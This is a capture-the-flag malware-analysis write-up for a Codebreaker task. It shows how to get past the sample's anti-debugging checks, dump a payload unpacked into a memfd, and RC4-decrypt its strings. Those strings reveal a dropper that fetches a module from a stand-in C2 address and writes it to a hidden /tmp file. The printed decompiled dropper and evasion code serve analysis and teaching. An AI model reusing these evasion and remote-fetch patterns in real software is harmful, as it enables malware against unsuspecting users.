


Task 4 - Unpacking Insight - (Malware Analysis)
Description
Once back at NSA the team contacts the NSA liaison at FBI to see if they have any information about what was discovered in the configuration data. FBI informs us that the facility registered to host that domain is on a watchlist for suspected criminal activity. With this tip, the FBI acquires a warrant and raids the location. Inside the facility, the server is discovered along with a suspect. The suspect is known to the FBI as a low-level malware actor. During questioning, they disclose that they are providing a service to host malware for various cybercrime groups, but recently they were contacted by a much more secretive and sophisticated customer. While they don’t appear to know anything about who is paying for the service, they provide the FBI with the malware that was hosted.
Back at NSA, you are provided with a copy of the file. There is a lot of high level interest in uncovering who facilitated this attack. The file appears to be obfuscated.
You are tasked to work on de-obfuscating the file and report back to the team.
Downloads:
- obfuscated file (suspicious)
Prompt:
- Submit the file path the malware uses to write a file
This time, we’re only given a single binary file named suspicious. Running the file command on it shows it’s just a standard ELF 64-bit LSB executable, so I wonder what kind of obfuscation it could be using.
$ file suspicioussuspicious: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3fc9729b05add2cba0bddd498f66c8b497060343, for GNU/Linux 3.2.0, strippeAt a first glance in Binary Ninja, this file is full of gibberish brainrot strings:


It’s a bit hard to figure out what’s happening statically, so most of my original analysis was just staring in debugger and slowly stepping through each check. One thing that can significantly speed up the analysis though is the realization that the binary was created in a memfd, or an in-memory file descriptor (Recall the pstree dump from Task 3).
This means we can look for memfd_create syscalls in the binary to find where the actual payload is being unpacked to. Searching for memfd_create in Binary Ninja, we find two calls immediately followed by writes, one of which is then followed by an execve and the other which is followed by a dlopen and dlsym:


Actually the, execve one only occurs if a condition is met in the function with the dlopen/dlsym call, calling the other function instead. That measn this is the exact dropper function we want to analyze, and either case is just depending on whether we want to execute the payload directly or load it as a shared library.
This function only gets called in main after a long series of anti-debugging checks and junk code, so we have to step through all of that first. After doing so, we reach the function and can step through it to see how the payload is unpacked.
Just be lazy and dynamically dump
Rather than try to reverse all of the unpacking statically, I realized that if we could bypass all the anti-debugging checks, we could just dump the unpacked payload from memory immediately before it gets written to the memfd.
We can do this fairly easily by just stepping through main and correctly setting the value of any registers that might cause an early exit. After a bit of trial and error, I was able to reach the unpacking function without any issues.
The three main anti-debugging checks that needed to be bypassed were:
uint64_t sigaction_setjmp_check() // 0x4035e031 collapsed lines
struct tcbhead_t* tcb uint64_t CANARY = tcb->stack_guard struct sigaction act act.__sigaction_handler.sa_handler = sub_4033f0 var_a0 sigemptyset(set: &var_a0) act.sa_flags = 0 struct sigaction var_148 sigaction(sig: 0xb, &act, oact: &var_148) (*"like the Ohio final boss in some skibidi toilet code review gone wrong. The tech " "lead really pulled up and said "we need to refactor this legacy codebase" while I'm " "sitting there mewing with maximum gyatt energy, trying not to gridd")[0].d = 0
if (_setjmp(" in some skibidi toilet code review gone wrong. The tech lead really " "pulled up and said "we need to refactor this legacy codebase" while I'm sitting " "there mewing with maximum gyatt energy, trying not to griddy dance because this " "man") == 0) *nullptr = 0 trap(6)
sigaction(sig: 0xb, act: &var_148, oact: nullptr) int32_t rax_2 rax_2.b = (*"like the Ohio final boss in some skibidi toilet code review gone wrong. " "The tech lead really pulled up and said "we need to refactor this legacy codebase" " "while I'm sitting there mewing with maximum gyatt energy, trying not to gridd")[0] .d == 0
if (CANARY == tcb->stack_guard) return zx.q(rax_1.b)
__stack_chk_fail()
uint64_t proc_self_status_check() // 0x40347047 collapsed lines
struct tcbhead_t* tcb uint64_t CANARY = tcb->stack_guard FILE* stream = nullptr int16_t delim = 9 char* lineptr = nullptr uint64_t n = 0 int32_t rbx_1 char* lineptr_1
if (sub_4056a0(&stream, "r", "/proc/self/status") == 0) char* s char* i
do if (getline(&lineptr, &n, stream) == -1) goto label_403513
s = lineptr i = strstr(s, "TracerPid") while (i == 0)
if (strtok(s, &delim) == 0) goto label_403513
char* rax_6 = strtok(s: nullptr, &delim)
if (rax_6 == 0) goto label_403513
lineptr_1 = lineptr rbx_1.b = *rax_6 != 0x30 else label_403513: lineptr_1 = lineptr rbx_1 = 1 if (lineptr_1 != 0) free(ptr: lineptr_1)
FILE* fp = stream if (fp != 0) fclose(fp)
if (CANARY == tcb->stack_guard) return zx.q(rbx_1)
__stack_chk_fail()
int32_t ptrace_check() // 0x4035908 collapsed lines
if (ptrace(request: PTRACE_TRACEME, 0, 1, 0) == -1) int32_t result = *__errno_location()
if (result == 1) return result
ptrace(request: PTRACE_DETACH, 0, 1, 0) return 0For the first check, we need to skip the _setjmp illegal memory access, since the debugger will catch the signal before the sigaction handler can run. For the second check and third check, we can just set the return values to indicate no debugger is present.
Finally, once we get to the start of the sub_405da0 function, we can simply dump the memory region out from the address in rdi with size in rsi, which is where the unpacked payload is stored before being written to the memfd.
[ Legend: Modified register | Code | Heap | Stack | Writable | ReadOnly | None | RWX | String ]---- registers ----$rax : 0x0000000000000000$rbx : 0x00007fffffffcfd8 -> 0x00007fffffffd2b0 -> 0x552f632f746e6d2f '/mnt/c/Users/flocto/Documents/Cybersecurity/2025/NSACodebreaker/'...$rcx : 0x0000000000008351$rdx : 0x0000000000000000$rsp : 0x00007fffffffcc88 -> 0x000055555555724f -> 0xfffffac3850fc085$rbp : 0x00007fffffffcd18 -> 0x00005555555a4da0 -> 0x55537c097dedda78$rsi : 0x000000000000cee8$rdi : 0x0000555555590850 -> 0x00010102464c457f12 collapsed lines
$rip : 0x0000555555559da0 -> 0x54415541fa1e0ff3$r8 : 0x000055555557c010 -> 0x0000000000020000$r9 : 0x0000000000008000$r10 : 0x00007fffffffcbe0 -> 0x00005555555a8f31 -> 0xd100000000000000$r11 : 0x000055555559d738 -> 0x000008040000003c$r12 : 0x00007fffffffcd28 -> 0x0000555555590850 -> 0x00010102464c457f$r13 : 0x0000000000000000$r14 : 0x00007ffff7fbc000 -> 0xe5894855fa1e0ff3$r15 : 0x000055555557c970 -> 0x6365735f7373622e '.bss_secure_buffer'$eflags: 0x246 [ident align vx86 resume nested overflow direction INTERRUPT trap sign ZERO adjust PARITY carry] [Ring=3]$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
gef> dump memory inner_bin $rdi $rdi+$rsigef> !file ./inner_bin./inner_bin: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=b589c307730668c476758058a3f21aca285d4874, strippedAnalyzing the inner payload
From the dlsym call earlier, we know we are looking for some function called run inside this shared library. Loading it in Binary Ninja, thankfully all of the symbols are still present, and we can easily find the run function.

The first thing the run function does is initialize some struct that clearly is using the RC4 Sbox:
char* sub_407c8e(char* arg1, char* key, int64_t n) for (int32_t i = 0; i s<= 0xff; i += 1) arg1[sx.q(i)] = i.b
uint32_t j = 0
for (int32_t i_1 = 0; i_1 s<= 0xff; i_1 += 1) uint32_t rdx_5 = zx.d(arg1[sx.q(i_1)]) + j + zx.d(key[modu.dp.q(0:(sx.q(i_1)), n)]) uint32_t rax_16 = rdx_5 s>> 0x1f u>> 0x18 j = zx.d(rdx_5.b + rax_16.b) - rax_16 std::swap(&arg1[sx.q(i_1)], &arg1[sx.q(j)])
*(arg1 + 0x100) = 0 *(arg1 + 0x104) = 0 return arg1This gets stored in the run function, which is then passed in to the other functions for decryption:
uint64_t sub_408574(struct cipher* cipher) struct tcbhead_t* tcb uint64_t CANARY = tcb->stack_guard class std::string var_68 sub_407eff(&var_68, &data_40d580, 0x26, cipher) class std::string path std::filesystem::__cxx11...ring, std::filesystem::__cxx11::path>(&path, &var_68) char rax = std::filesystem::exists(&path) std::filesystem::__cxx11::path::~path() int32_t rbx_1
rbx_1 = rax == 0 ? 0 : 1 std::string::~string(this: &var_68)
if (CANARY == tcb->stack_guard) return zx.q(rbx_1)
__stack_chk_fail()We can extract all of the strings that get decrypted by sub_407eff, which is just standard RC4 decryption, and print it out statically to see what interesting strings are used:
from Crypto.Cipher import ARC4key = b'skibidi'
cipher = ARC4.new(key)
enc = [14 collapsed lines
b'\xc7\x16u\xc6\x0f\xc7\x146\x16\xafL\x1d4\x01A\xba\xf9\"\xb9\xacB\xa6\xc7\x07\x00\t\xf7Y\xc9\xe1.cw\xf3\xa0q\xdb\x1f', b'\xd28\xbdW\x18\x9e\xc17Z\xc9\xb7\xbf\x93\xda\xd3K\xa4', b'\xd5b\xfbeJ\x1aF\x03\xbc\xf4\xaes\x9e', b'\xb4\xb2\xe4\x8em', b'x\xc8P\xa5\x17\x82z\xfd\xbb\x88', b'\xf3)\'\xc9b:YE\x15_\xbd\xd9u\x84yz_\xac\x1e\xa30\x15\x0c\xfa\x87\x0c\xc6:&\xd9\x8b', b'9', b'MT&5', b'S\xd9\xc6\xd8\t\x82\'\xcf\xa1\xde\x17\x8a', b'\xd2 \x8asub\xcb[\xb5e\xda_t\xb1\xb5J\x19}W\x92', b'\x10\xdb\xf5\x06\x99', b'\xc4', b'j\x19e\xf8\xd8\t\x0c\xd4\r[^\x1fx\x00\xe7\xee', b'\\\xf8\x80=\xc8\x84\xfc\x82Z\xaa\x1b\x13\x9c\xb2']
for i, e in enumerate(enc): dec = cipher.decrypt(e) print(f'str{i}: {dec}')
# Output:14 collapsed lines
# str0: b'/opt/dafin/intel/ops_brief_redteam.pdf'# str1: b'DAFIN_SEC_PROFILE'# str2: b'/proc/cpuinfo'# str3: b'flags'# str4: b'hypervisor'# str5: b'systemd-detect-virt 2>/dev/null'# str6: b'r'# str7: b'none'# str8: b'203.0.113.42'# str9: b'GET /module HTTP/1.1'# str10: b'/tmp/'# str11: b'.'# str12: b'JoZ0To1QYoPN8y47'# str13: b'execute_module'Inside of the last function called in run, the function attempts to connect to the HTTP server at str8 on port 8080, then sends the str9 GET request. If it recieves a response, it writes the response to a file whose path is the concatenation of str10 through str12.
if (fd s>= 0) class std::string out rc4_decrypt(&out, enc: &str8, enc_len: 0xc, cipher) int64_t addr = 0 int64_t var_780_1 = 0 addr.w = 2 addr:2.w = htons(x: 8080) int32_t rax_3 rax_3.b = inet_pton(af: 2, src: std::string::c_str(this: &out), dst: &addr:4) s<= 0
if (rax_3.b == 0 && (connect(fd, &addr, len: 0x10) u>> 0x1f).b == 0) void var_758 rc4_decrypt(out: &var_758, enc: &str9, enc_len: 0x14, cipher) void var_628 std::operator+<char>(__lhs: &var_628, __rhs: &var_758) std::string::operator=(this: &var_758, __str: &var_628) std::string::~string(this: &var_628) std::string::size_type len = std::string::length(this: &var_758) send(fd, buf: std::string::c_str(this: &var_758), len, flags: 0) class std::string var_738 rc4_decrypt(out: &var_738, enc: &str10, enc_len: 5, cipher) class std::string var_718 rc4_decrypt(out: &var_718, enc: &str11, enc_len: 1, cipher) class std::string var_6f8 rc4_decrypt(out: &var_6f8, enc: &str12, enc_len: 0x10, cipher) std::operator+<char>(__res: &var_628, __lhs: &var_738, __rhs: &var_718) void var_6d8 std::operator+<char>(__res: &var_6d8, __lhs: &var_628, __rhs2: &var_6f8) std::string::~string(this: &var_628) std::ofstream::ofstream(this: &var_628, __s: &var_6d8)This gives us the full path the malware uses to write the file, which is /tmp/ + . + JoZ0To1QYoPN8y47 = /tmp/.JoZ0To1QYoPN8y47, the answer to submit for this task.